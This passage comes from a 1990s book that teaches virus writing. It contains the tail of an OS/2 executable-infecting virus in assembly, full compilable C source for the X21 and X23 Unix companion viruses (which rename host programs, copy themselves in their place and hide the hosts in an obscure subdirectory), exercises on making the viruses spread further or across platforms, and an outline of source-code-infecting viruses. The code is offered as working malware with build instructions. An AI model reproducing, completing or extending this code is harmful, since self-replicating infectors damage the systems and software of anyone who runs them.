        cmp     ax,DATABUF_SIZE         ;less than DATABUF_SIZE bytes to write?
        jle     SHORT RRE               ;yes, we're all done
        sub     ax,DATABUF_SIZE         ;nope, adjust indicies
        sub     dx,DATABUF_SIZE
        sbb     cx,0
        jmp     RR_LP                   ;and go do another

RRE:    mov     si,[VSTART]
        mov     cx,cs:[si+ARELOCS]      ;now add ARELOCS relocatables to the end
        push    si
        mov     di,OFFSET TEMP
        add     si,OFFSET ARELOCS + 2   ;si points to relocatable table
RRL:    mov     ax,cs:[si]              ;move relocatables to buffer and adjust
        stosw
        add     si,2
        mov     ax,cs:[si]
        add     si,2
        add     ax,WORD PTR [NEW_HDR+14H] ;add orig code size to the offset here
        stosw
        mov     ax,[KERNEL]             ;put kernel module ref no next
        add     si,2
        stosw
        mov     ax,cs:[si]
        add     si,2
        stosw
        loop    RRL
        pop     si
        mov     dx,OFFSET TEMP
        mov     cx,cs:[si+ARELOCS]
        shl     cx,3
        call    FILE_WRITE              ;and put them in the file
        ret

;This routine finds the KERNEL module in the module reference table, and puts
;it into the virus relocation records.
SETUP_KERNEL:
        xor     cx,cx
        mov     dx,WORD PTR [NEW_HDR+28H]       ;go to start of module ref tbl
```

```
        add     dx,[NH_OFFSET]
        adc     cx,0
        call    FILE_SEEK_ST
        mov     dx,OFFSET TEMP
        mov     cx,40H                          ;read up to 32 module ofs's to
        call    FILE_READ                       ;the TEMP buffer
        mov     si,OFFSET TEMP
SK1:    lodsw                                   ;get a module offset
        push    si
        mov     dx,[NH_OFFSET]                  ;lookup in imported name tbl
        add     dx,WORD PTR [NEW_HDR+2AH]
        add     dx,ax
        inc     dx
        xor     cx,cx
        call    FILE_SEEK_ST                    ;prep to read module name
        mov     cx,40H
        mov     dx,OFFSET TEMP + 40H
        call    FILE_READ                       ;read it into TEMP at 40H
        pop     ax
        push    ax
        sub     ax,OFFSET TEMP
        shr     ax,1
        mov     [KERNEL],ax                     ;assume this is KERNEL
        cmp     ax,WORD PTR [NEW_HDR+1EH]       ;last entry?
        jge     SHORT SK2                       ;yes, use it by default
        mov     di,OFFSET TEMP + 40H
        mov     si,OFFSET KNAME
        mov     cx,8
        repz    cmpsb                           ;check it
        jnz     SHORT SK3                       ;wasn't it, continue
SK2:    pop     si                              ;else exit with KERNEL set as is
        ret
SK3:    pop     si
        jmp     SK1


;This routine writes the virus code itself into the code segment being infected.
;It also updates the jump which exits the virus so that it points to the old
;entry point in this segment.
WRITE_VIRUS_CODE:
        mov     ax,[INITSEC]            ;sectors to code segment
        mov     cx,[LOG_SEC]
        mul     cx                      ;dx:ax = location of code seg
        add     ax,WORD PTR [NEW_HDR+14H]
        adc     dx,0                    ;dx:ax = place to put virus
        mov     cx,dx
        mov     dx,ax
        push    cx
        push    dx                      ;save these to adjust jump
        call    FILE_SEEK_ST            ;seek there

        mov     di,OFFSET TEMP          ;move virus code to data segment now
        mov     cx,VIRUS_SIZE
        mov     si,[VSTART]
WVCL:   mov     al,cs:[si]
        inc     si
        stosb
        loop    WVCL

        mov     si,[VSTART]             ;now set relocatable areas in code to
        add     si,OFFSET ARELOCS       ;FFFF 0000
        mov     cx,cs:[si]
        add     si,4
WVC2:   mov     di,cs:[si]
        add     di,OFFSET TEMP
        mov     ax,0FFFFH
        stosw
        inc     ax
        stosw
```

```
        add     si,8
        loop    WVC2

        mov     cx,VIRUS_SIZE           ;cx=size of virus
        mov     dx,OFFSET TEMP          ;dx=offset of start of virus
        call    FILE_WRITE              ;write virus to file now
        pop     dx                      ;ok, now we have to update the jump
        pop     cx                      ;to the host
        mov     ax,OFFSET VIRUS_DONE - OFFSET VIRUS
        inc     ax
        add     dx,ax
        adc     cx,0                    ;cx:dx=location to update
        push    ax
        call    FILE_SEEK_ST            ;go there
        pop     ax
        inc     ax
        inc     ax
        add     ax,WORD PTR [NEW_HDR+14H]     ;ax=offset of instr after jump
        sub     ax,[ENTRYPT]            ;ax=distance to jump
        neg     ax                      ;make it a negative number
        mov     WORD PTR [TEMP],ax      ;save it here
        mov     cx,2                    ;and write it to disk
        mov     dx,OFFSET TEMP
        call    FILE_WRITE              ;all done
        ret

;Update the resource table so sector pointers are right, if there are
;any resources
UPDATE_RES_TABLE:
        cmp     WORD PTR [NEW_HDR+34H],0        ;any resources?
        jz      URTE                            ;nope, quit this part
        mov     dx,WORD PTR [NEW_HDR+24H]       ;move to resource table in EXE
        add     dx,[NH_OFFSET]
        add     dx,2
        xor     cx,cx
        call    FILE_SEEK_ST
URT1:
        mov     dx,OFFSET TEMP
        mov     cx,8
        call    FILE_READ               ;read 8 byte typeinfo record
        cmp     WORD PTR [TEMP],0       ;is type ID 0?
        jz      SHORT URTE              ;yes, all done

        mov     cx,WORD PTR [TEMP+2]    ;get count of nameinfo records to read

URT2:   push    cx
        mov     dx,OFFSET TEMP
        mov     cx,12
        call    FILE_READ               ;read 1 nameinfo record

        mov     ax,WORD PTR [TEMP]      ;get offset of resource
        cmp     ax,[INITSEC]            ;greater than initial cs location?
        jle     SHORT URT3              ;nope, don't worry about it
        add     ax,[VIRSECS]            ;add size of virus
        mov     WORD PTR [TEMP],ax

        mov     dx,-12
        mov     cx,0FFFFH
        mov     al,1                    ;now back file pointer up
        call    FILE_SEEK
        mov     dx,OFFSET TEMP          ;and write updated resource rec to
        mov     cx,12                   ;the file
        call    FILE_WRITE

URT3:   pop     cx
        dec     cx                      ;read until all nameinfo records for
        jnz     URT2                    ;this typeinfo are done
        jmp     URT1                    ;go get another typeinfo record
```

```
URTE:   ret

;*****************************************************************************
;Calls to DOSCALL-based file i/o functions go here.

;Open the file specified at ds:dx in read/write mode.
FILE_OPEN:
        push    ds                      ;push pointer to file name
        push    dx
        push    ds                      ;push pointer to handle
        push    OFFSET FHANDLE
        push    ds                      ;push pointer to OpenAction
        push    OFFSET OPENACTION
        push    0                       ;initial file allocation DWORD
        push    0
        push    3                       ;push attributes (hidden, r/o, normal
        push    1                       ;FILE_OPEN
        push    42                      ;OPEN_SHARE_DENYNONE
        push    0                       ;DWORD 0 (reserved)
        push    0
ROPEN:  call    DosOpen                 ;open file
        or      ax,ax                   ;set z flag
        ret                             ;return with handle/error in ax

;Read cx bytes of data to ds:dx from the file whose handle is FHANDLE.
FILE_READ:
        push    [FHANDLE]               ;and pass handle to _lread
        push    ds
        push    dx                      ;buffer to read to
        push    cx                      ;bytes to read
        push    ds                      ;and place to store actual bytes read
        push    OFFSET WRITTEN
RREAD:  call    DosRead                 ;read it
        clc
        or      ax,ax                   ;check for error
        mov     ax,WORD PTR [WRITTEN]   ;ax=bytes written
        jz      FRET                    ;wasn't an error
        stc                             ;set carry if an error
FRET:   ret

;Write cx bytes of data at ds:dx to the file whose handle is FHANDLE.
FILE_WRITE:
        push    [FHANDLE]               ;and pass handle to DosWrite
        push    ds
        push    dx                      ;buffer to write from
        push    cx                      ;bytes to write
        push    ds
        push    OFFSET WRITTEN          ;put actual # of bytes written here
RWRITE: call    DosWrite
        clc
        or      ax,ax
        mov     ax,WORD PTR [WRITTEN]   ;save it in ax
        jz      FWET
        stc
FWET:   ret

;Seek to location dx:cx in file. Return absolute file pointer in cx:ax.
FILE_SEEK_ST:
        xor     al,al
FILE_SEEK:
        push    [FHANDLE]               ;push file handle
        push    cx
        push    dx                      ;number of bytes to move
        xor     ah,ah                   ;ax=origin to seek from
        push    ax                      ;0=beginning, 1=current, 2=end
        push    ds
        push    OFFSET WRITTEN          ;place to put absolute file ptr
RSEEK:  call    DosChgFilePtr           ;go set file pointer
        clc
```

```
        or      ax,ax
        mov     ax,WORD PTR [WRITTEN]
        mov     dx,WORD PTR [WRITTEN+2]
        jz      FSET
        stc
FSET:   ret

;Close the file FHANDLE.
FILE_CLOSE:
        push    [FHANDLE]               ;pass handle to DosClose
RCLOSE: call    DosClose                ;and do it
        ret


;******************************************************************************
;The following HOST is only here for the inital startup program. Once the virus
;infects a file, the virus will jump to the startup code for the program it
;is attached to.
HOST:
        push    1                               ;termiate all threads
        push    0                               ;return code 0
        call    DosExit                         ;terminate program


;The following are the relocatables added to the relocation table in this
;sector in order to accomodate the virus. This must be the last thing in the
;code segment in order for the patch program to work properly.
ARELOCS         DW      9                       ;number of relocatables to add

R_OPEN          DW      103H,OFFSET ROPEN+1,1,70  ;relocatables table
R_READ          DW      103H,OFFSET RREAD+1,1,137
R_WRITE         DW      103H,OFFSET RWRITE+1,1,138
R_SEEK          DW      103H,OFFSET RSEEK+1,1,58
R_CLOSE         DW      103H,OFFSET RCLOSE+1,1,59
R_FFIRST        DW      103H,OFFSET FFIRST+1,1,64
R_FNEXT         DW      103H,OFFSET FNEXT+1,1,65
R_DALSE         DW      103H,OFFSET DALSE+1,1,34
R_DFRSE         DW      103H,OFFSET DFRSE+1,1,39

;******************************************************************************
END_VIRUS:                              ;label for the end of the windows virus

CODE    ENDS

;No data is hard-coded into the data segment since in OS/2, the virus must
;allocate the data segment when it runs. As such, we must assume it will be
;filled with random garbage when the program starts up. The CREATE_DS routine
;above initializes some of the data used in this segment that would be
;hard-coded in a normal program.
_DATA   SEGMENT PARA USE16 'DATA'

DATASTART       EQU     $

FILE_ID1        DB      6 dup (?                ;for searching for files
FILE_ID2        DB      6 dup (?)               ;for searching for files
KNAME           DB      8 dup (?)               ;"DOSCALLS"
VSTART          DW      ?                       ;starting offset of virus in ram
WRITTEN         DD      ?                       ;bytes actually written to file
ENTRYPT         DW      ?                       ;initial ip of virus start
NH_OFFSET       DW      ?                       ;new header offset from start of file
VIRSECS         DW      ?                       ;size added to file (secs) for virus
INITSEC         DW      ?                       ;initial cs loc in file (sectors)
RELOCS          DW      ?                       ;number of relocatables in cs
LOG_SEC         DW      ?                       ;logical sector size for program
CS_SIZE         DW      ?                       ;code segment size
KERNEL          DW      ?                       ;KERNEL module number
FHANDLE         DW      ?                       ;file handle for new host
OPENACTION      DW      ?                       ;used by DosOpen
SRCHCOUNT       DW      ?                       ;used by DosFindFirst/Next
```

```
DHANDLE         DW      ?                       ;used bo DosFindFirst/Next
NEW_HDR         DB      NEW_HDR_SIZE dup (?)    ;space to put new exe header in
TEMP            DB      DATABUF_SIZE dup (?)    ;temporary data storage
SBUF            DB      279 dup (?)             ;DosFind search buffer structure

DATAEND         EQU     $

_DATA   ENDS


_STACK  SEGMENT PARA USE16 STACK 'STACK'
        db      5120 dup (?)
_STACK  ENDS

        END     VIRUS
```

Exercises

1. Modify Blue Lightening to infect all of the uninfected segmented EXE files in the current directory when executed, instead of just one.

2. Design a virus which can infect both Windows and segmented OS/2 files. It must look at the flag in the New Header to determine which kind of file it is, and then use the appropriate function numbers and module name in creating the infection.

Unix Viruses

Writing viruses in Unix has often been said to be impossible, etc., etc., by the so-called experts. In fact, it's no more difficult than in any other operating system.

Fred Cohen has published a number of shell-script viruses for Unix.[1] These are kind of like batch-file viruses: pretty simple and certainly easy to catch. Another book which deals with the subject is *UNIX Security, A Practical Tutorial*,[2] which contains a good discussion of a Unix virus, including source for it.

Frankly, I don't consider myself much of a Unix enthusiast, much less a guru. Even though some free versions of it have become available, I think it is only bound to become more and more obsure as better operating systems like OS/2 and Windows NT become more widely available. None the less, Unix is fairly important today in one respect: it has for years been the operating system of choice for computers connected to the internet. Chances are, if you've been on the internet at all, you've had some exposure to Unix (like it or not). For this reason alone, it's worth discussing Unix viruses.

For the purposes of this chapter, we'll use BSD Free Unix Version 2.0.2. This is a free version of Unix available for PC's on

---

1 Fred Cohen, *It's Alive* (John Wiley, New York:1994).

2 N. Derek Arnold, *Unix Security, A Practical Tutorial*, (McGraw Hill, New York:1992) Chapter 13.

CD-ROM or via Internet FTP. We'll also use the tools provided with it, like the GNU C compiler. At the same time, I'll try to keep the discussion as implementation independent as possible.

A Basic Virus

One problem with Unix which one doesn't normally face with DOS and other PC-specific operating systems is that Unix is used on many different platforms. It runs not just on 80386-based PCs, but on 68040s too, on Sun workstations, on . . . . well, you name it. The possibilities are mind boggling.

Anyway, you can certainly write a parasitic virus in assembler for Unix programs. To do that one has to understand the structure of an executable file, as well as the assembly language of the target processor. The information to understand the executable structure is generally kept in an include file called *a.out.h*, or something like that. However, such a virus is generally not portable. If one writes it for an 80386, it won't run on a Sun workstation, or vice versa.

Writing a virus in C, on the other hand, will make it useful on a variety of different platforms. As such, we'll take that route instead, even though it limits us to a companion virus. (Assembler is the only reasonable way to deal with relocating code in a precise fashion.)

The first virus we'll discuss here is called X21 because it renames the host from FILENAME to FILENAME.X21, and copies itself into the FILENAME file. This virus is incredibly simple, and it makes no attempt to hide itself. It simply scans the current directory and infects every file it can. A file is considered infectable if it has its execute attribute set. Also, the FILENAME.X21 file must not exist, or the program is already infected.

The X21 is quite a simple virus, consisting of only 60 lines of c code. It is listed at the end of the chapter. Let's go through it step by step, just to see what a Unix virus must do to replicate.

The X21 Step by Step

The logic for X21 is displayed in Figure 17.1. On the face of it, it's fairly simple, however the X21 has some hoops to jump through that a DOS virus doesn't. (And a DOS virus has hoops to jump through that a Unix virus doesn't, of course.)

Firstly, in Unix, directories are treated just like files. Rather than calling Search First and Search Next functions as in DOS, one calls an *opendir* function to open the directory file, and then one repeatedly calls *readdir* to read the individual directory entries. When done, one calls *closedir* to close the directory file. Thus, a typical program structure would take the form

```
dirp=opendir(“.”);
while ((dp==readdir(dirp))!=NULL) {

     (do something)

  }
closedir(dirp);
```

dirp is the directory search structure which keeps track of where *readdir* is reading from, etc. *dp* is a pointer to a directory entry, which is filled in by *readdir*, and the pointer is returned to the caller. When *readdir* fails for lack of additional directory entries, it returns a NULL value.

Once a directory entry is located, it must be qualified, to determine if it is an infectable file or not. Firstly, to be infectable, the file must be executable. Unlike DOS, where executable files are normally located by the filename extent of EXE, COM, etc., Unix allows executables to have any name. Typical names are kept simple so they can be called easily. However, one of the file attributes in Unix is a flag to designate whether the file is executable or not.

To get the file attributes, one must call the *stat* function with the name of the file for which information is requested (called *dp->d_name*), and pass it a file status data structure, called *st* here:

```
stat((char *)&dp-d_name,&st);
```




Figure 17.1: X21 Logic

Then one examines *st.st_modes* to see if the bit labelled *S_IXUSR* is zero or not. If non-zero, this file can be executed, and an infection attempt makes sense.

Next, one wants to make sure the file is not infected already. There are two possibilities which must be examined here. First, the file may be host to another copy of X21 already. In this case, X21 doesn't want to re-infect it. Secondly, it may be a copy of X21 itself.

To see if a file is a host to X21, one only has to check to see if the last three characters in the file name are X21. All hosts to an instance of the virus are named FILENAME.X21. To do this, we create a pointer to the file name, space out to the end, back up 3 spaces, and examine those three characters,

```
lc=(char *)&dp-d_name;
while (*lc!=0) lc++;
```

```
lc=lc-3;

if (!((*lc=='X')&&(*(lc+1)=='2')&&(*(lc+2)==1))) {

      (do something)

  }
```

To determine whether a file is actually a copy of X21 itself, one must check for the existence of the host. For example, if the file which X21 has found is named FILENAME, it need only go look and see if FILENAME.X21 exists. If it does, then FILENAME is almost certainly a copy of X21:

```
if ((host=fopen("FILENAME.X21","r"))!=NULL) fclose(host);
else {infect the file}
```

If these tests have been passed successfully, the virus is ready to infect the file. To infect it, the virus simply renames the host to FILENAME.X21 using the rename function:

```
rename("FILENAME","FILENAME.X21");
```

and then makes a copy of itself with the name FILENAME. Quite simple, really.

The final step the virus must take is to make sure that the new file with the name FILENAME has the execute attribute set, so it can be run by the unsuspecting user. To do this, the *chmod* function is called to change the attributes:

```
chmod("FILENAME",S_IRWXU|S_IXGRP);
```

That does the job. Now a new infection is all set up and ready to be run.

The final task for the X21 is to go and execute its own host. This process is much easier in Unix than in DOS. One need only call the *execve* function,

```
execve("FILENAME.X21",argv,envp);
```

(Where *argv* and *envp* are passed to the main c function in the virus.) This function goes and executes the host. When the host is done running, control is passed directly back to the Unix shell.

Hiding the Infection

X21 is pretty simple, and it suffers from a number of drawbacks. First and foremost is that it leaves all the copies of itself and its hosts sitting right there for everyone to see. Unlike DOS, Unix doesn't give you a simple "hidden" attribute which can be set to make a file disappear from a directory listing. If you infected a directory full of executable programs, and then listed it, you'd plainly see a slew of files named .X21 and you'd see all of the original names sitting there and each file would be the same length. It wouldn't take a genius to figure out that something funny is going on!

X23 is a fancier version of X21. It pads the files it infects so that they are the same size as the host. That is as simple as writing garbage out to the end of the file after X23 to pad it. In order to do this, X23 needs to know how long it is, and it must not infect files which are smaller than it. Simple enough.

Secondly, X23 creates a subdirectory named with the single character Ctrl-E in any directory where it finds files to infect. Then, it puts the host in this directory, rather than the current directory. The companion virus stays in the current directory, bearing the host's old name. The nasty thing about this directory is that it shows up in a directory listing as "?". If you knew it was Ctrl-E, you could *cd* to it, but you can't tell what it is from the directory listing.

In any event, storing all the hosts in a subdirectory makes any directory you look at a lot cleaner. The only new thing in that directory is the ? entry. And even if that does get noticed, you can't look in it very easily. If somebody deletes it, well, all the hosts will disappear too!

Unix Anti-Virus Measures

I don't usually recommend anti-virus software packages, however, unlike DOS, Windows and even OS/2, anti-virus software for Unix is not so easy to come by. And though Unix viruses may be few in number, ordinary DOS viruses can cause plenty of trouble on Unix machines. The only real Unix specific product on the market that I know is called *VFind* from Cybersoft.[3] Not being a Unix guru, I'm probably not the person to evaluate it, but I do know one thing: if you have a Unix system you really do need protection and you shoud do *something* about it!

The X21 Source

The X21 virus can be compiled with the Gnu C compiler with "gcc X21.c". It will run under BSD Free Unix Version 2.0.2. It should work, with little or no modification, on a fair number of other systems too.

```
/* The X21 Virus for BSD Free Unix 2.0.2 (and others)            */
/* (C) 1995 American Eagle Publications, Inc. All rights reserved! */
/* Compile with Gnu C, "GCC X21.C"                                */

#include <stdio.h>
#include <sys/types.h>
#include <dirent.h>
#include <sys/stat.h>

DIR *dirp;                           /* directory search structure */
struct dirent *dp;                   /* directory entry record */
struct stat st;                      /* file status record */
int stst;                            /* status call status */
FILE *host,*virus;                   /* host and virus files. */
long FileID;                         /* 1st 4 bytes of host */
char buf[512];                       /* buffer for disk reads/writes */
char *lc;                            /* used to search for X21 */
size_t amt_read;                     /* amount read from file */

int main(argc, argv, envp)
  int argc;
  char *argv[], *envp[];
  {
```

3 Cybersoft Inc., 1508 Butler Pike, Conshohocken, PA 19428, (610)825-4748, e-mail info@cyber.com.

```
    dirp=opendir(“.”);                              /* begin directory search */
    while ((dp=readdir(dirp))!=NULL) {           /* have a file, check it out */
      if ((stst=stat((const char *)&dp->d_name,&st))==0) {      /* get status */
        lc=(char *)&dp->d_name;
        while (*lc!=0) lc++;
        lc=lc-3;                    /* lc points to last 3 chars in file name */
        if ((!((*lc==’X’)&&(*(lc+1)==’2’)&&(*(lc+2)==’1’)))       /* “X21"? */
                 &&(st.st_mode&S_IXUSR!=0)) {
          strcpy((char *)&buf,(char *)&dp->d_name);
          strcat((char *)&buf,".X21");
          if ((host=fopen((char *)&buf,"r"))!=NULL) fclose(host);
          else {
            if (rename((char *)&dp->d_name,(char *)&buf)==0) {/* rename hst */
              if ((virus=fopen(argv[0],"r"))!=NULL) {
                if ((host=fopen((char *)&dp->d_name,"w"))!=NULL)
                  {
                    while (!feof(virus)) {        /* and copy virus to orig */
                      amt_read=512;                            /* host name */
                      amt_read=fread(&buf,1,amt_read,virus);
                      fwrite(&buf,1,amt_read,host);
                      }
                  fclose(host);
                  strcpy((char *)&buf,"./");
                  strcat((char *)&buf,(char *)&dp->d_name);
                  chmod((char *)&buf,S_IRWXU|S_IXGRP);
                  }
                fclose(virus);                /* infection process complete */
                }                                            /* for this file */
              }
            }
          }
        }
      }
    (void)closedir(dirp);          /* infection process complete for this dir */
    strcpy((char *)&buf,argv[0]);         /* the host is this program’s name */
    strcat((char *)&buf,".X21");                    /* with an X21 tacked on */
    execve((char *)&buf,argv,envp);          /* execute this program’s host */
    }
```

The X23 Source

The X23 virus can be compiled and run just like the X21.

```
/* The X23 Virus for BSD Free Unix 2.0.2 (and others)              */
/* (C) 1995 American Eagle Publications, Inc. All rights reserved! */
/* Compile with Gnu C, “GCC X23.C”                                 */

#include <stdio.h>
#include <sys/types.h>
#include <dirent.h>
#include <sys/stat.h>

DIR *dirp;                            /* directory search structure */
struct dirent *dp;                    /* directory entry record */
struct stat st;                       /* file status record */
int stst;                             /* status call status */
FILE *host,*virus;                    /* host and virus files. */
long FileID;                          /* 1st 4 bytes of host */
char buf[512];                        /* buffer for disk reads/writes */
char *lc,*ld;                             /* used to search for X23 */
size_t amt_read,hst_size;             /* amount read from file, host size */
size_t vir_size=13128;                /* size of X23, in bytes */
char dirname[10];                     /* subdir where X23 stores itself */
```

```
char hst[512];

int main(argc, argv, envp)
  int argc;
  char *argv[], *envp[];
  {
    strcpy((char *)&dirname,"./\005");         /* set up host directory name */
    dirp=opendir(“.”);                              /* begin directory search */
    while ((dp=readdir(dirp))!=NULL) {           /* have a file, check it out */
      if ((stst=stat((const char *)&dp->d_name,&st))==0) {      /* get status */
        lc=(char *)&dp->d_name;
        while (*lc!=0) lc++;
        lc=lc-3;                    /* lc points to last 3 chars in file name */
        if ((!((*lc==’X’)&&(*(lc+1)==’2’)&&(*(lc+2)==’3’)))         /* “X23"? */
                &&(st.st_mode&S_IXUSR!=0)) {              /* and executable? */
          strcpy((char *)&buf,(char *)&dirname);
          strcat((char *)&buf,"/");
          strcat((char *)&buf,(char *)&dp->d_name);        /* see if X23 file */
          strcat((char *)&buf,".X23");                       /* exists already */
          if ((host=fopen((char *)&buf,"r"))!=NULL) fclose(host);
          else {                                    /* no it doesn’t - infect! */
            host=fopen((char *)&dp->d_name,"r");
            fseek(host,0L,SEEK_END);                     /* determine host size */
            hst_size=ftell(host);
            fclose(host);
            if (hst_size>=vir_size) {        /* host must be large than virus */

              mkdir((char *)&dirname,777);
              rename((char *)&dp->d_name,(char *)&buf);        /* rename host */
              if ((virus=fopen(argv[0],"r"))!=NULL) {
                if ((host=fopen((char *)&dp->d_name,"w"))!=NULL) {
                  while (!feof(virus)) {            /* and copy virus to orig */
                    amt_read=512;                                /* host name */
                    amt_read=fread(&buf,1,amt_read,virus);
                    fwrite(&buf,1,amt_read,host);
                    hst_size=hst_size-amt_read;
                    }
                  fwrite(&buf,1,hst_size,host);
                  fclose(host);
                  strcpy((char *)&buf,(char *)&dirname);     /* make it exec! */
                  strcpy((char *)&buf,"/");
                  strcat((char *)&buf,(char *)&dp->d_name);
                  chmod((char *)&buf,S_IRWXU|S_IXGRP|S_IXOTH);
                  }
                else
                  rename((char *)&buf,(char *)&dp->d_name);
                fclose(virus);                   /* infection process complete */
                }                                             /* for this file */
              else
                rename((char *)&buf,(char *)&dp->d_name);
              }
            }
          }
        }
      }
    (void)closedir(dirp);          /* infection process complete for this dir */
    strcpy((char *)&buf,argv[0]);           /* the host is this program’s name */
    lc=(char *)&buf;
    while (*lc!=0) lc++;
    while (*lc!=’/’) lc—;
    *lc=0; lc++;
    strcpy((char *)&hst,(char *)&buf);
    ld=(char *)&dirname+1;
    strcat((char *)&hst,(char *)ld);
    strcat((char *)&hst,"/");
    strcat((char *)&hst,(char *)lc);
    strcat((char *)&hst,".X23");                      /* with an X23 tacked on */
    execve((char *)&hst,argv,envp);            /* execute this program’s host */
    }
```

Exercises

1. Can you devise a scheme to get the X21 or X23 to jump across platforms? That is, if you're running on a 68040-based machine and remotely using an 80486-based machine, can you get X21 to migrate to the 68040 and run there? (You'll have to keep the source for the virus in a data record inside itself, and then write that to disk and invoke the c compiler for the new machine.)

2. Write an assembler-based virus with the *as* assembler which comes with BSD Unix.

Source Code Viruses

Normally, when we think of a virus, we think of a small, tight program written in assembly language, which either infects executable program files or which replaces the boot sector on a disk with its own code. However, in the abstract, a virus is just a sequence of instructions which get executed by a computer. Those instructions may be several layers removed from the machine language itself. As long as the syntax of these instructions is powerful enough to perform the operations needed for a sequence of instructions to copy itself, a virus can propagate.

Potentially, a virus could hide in any sequence of instructions that will eventually be executed by a computer. For example, it might hide in a Lotus 123 macro, a Microsoft Word macro file, or a dBase program. Of particular interest is the possibility that a virus could hide in a program's source code files for high level languages like C or Pascal, or not-so-high level languages like assembler.

Now I want to be clear that I am *NOT* talking about the possibility of writing an ordinary virus in a high level language like C or Pascal. Some viruses for the PC have been written in those languages, and they are usually (not always) fairly large and crude. For example M. Valen's Pascal virus *Number One*[1], is some 12

---

1 Ralf Burger, *Computer Viruses and Data Protection*, (Abacus, Grand Rapids, MI:1991) p. 252.

kilobytes long, and then it only implements the functionality of an overwriting virus that destroys everything it touches. It's essentially equivalent to the 44 byte Mini-44. High level languages do not prove very adept at writing many viruses because they do not provide easy access to the kinds of detailed manipulations necessary for infecting executable program files. That is not to say that such manipulations cannot be accomplished in high level languages (as we saw in the last chapter)—just that they are often cumbersome. Assembly language has been the language of choice for serious virus writers because one can accomplish the necessary manipulations much more efficiently.

The Concept

A source code virus attempts to infect *the source code* for a program—the C, PAS or ASM files—rather than the executable. The resulting scenario looks something like this (Figure 18.1): Software Developer A contracts a source code virus in the C files for his newest product. The files are compiled and released for sale. The product is successful, and thousands of people buy it. Most of the people who buy Developer A's software will never even have the opportunity to watch the virus replicate because they don't develop software and they don't have any C files on their system. However, Developer B buys a copy of Developer A's software and puts it on the system where his source code is. When Developer B executes Developer A's software, the virus activates, finds a nice C file to hide itself in, and jumps over there. Even though Developer B is fairly virus-conscious, he doesn't notice that he's been infected because he only does virus checking on his EXE's, and his scanner can't detect the virus in Developer A's code. A few weeks later, Developer B compiles a final version of his code and releases it, complete with the virus. And so the virus spreads. . . .

While such a virus may only rarely find its way into code that gets widely distributed, there are hundreds of thousands of C compilers out there, and potentially hundreds of millions of files to infect. The virus would be inactive as far as replication goes, unless it was on a system with source files. However, a logic bomb in the compiled version could be activated any time an executable with




Figure 18.1: Operation of a source code virus.

the virus is run. Thus, all of Developer A and Developer B's clients could suffer loss from the virus, regardless of whether or not they developed software of their own.

Source code viruses also offer the potential to migrate across environments. For example, if a programmer was doing development work on some Unix software, but he put his C code onto a

DOS disk and took it home from work to edit it in the evening, he might contract the virus from a DOS-based program. When he copied the C code back to his workstation in the morning, the virus would go right along with it. And if the viral C code was sufficiently portable (not *too* difficult) it would then properly compile and execute in the Unix environment.

A source code virus will generally be more complex than an executable-infector with a similar level of sophistication. There are two reasons for this: (1) The virus must be able to survive a compile, and (2) The syntax of a high level language (and I include assembler here) is generally much more flexible than machine code. Let's examine these difficulties in more detail:

Since the virus attacks source code, it must be able to put a copy of itself into a high-level language file in a form which that compiler will understand. A C-infector must put C-compileable code into a C file. It cannot put machine code into the file because that won't make sense to the compiler. However, the infection must be put into a file by machine code executing in memory. That machine code is the compiled virus. Going from source code to machine code is easy—the compiler does it for you. Going backwards—which the virus must do—is the trick the virus must accomplish. (Figure 18.2)

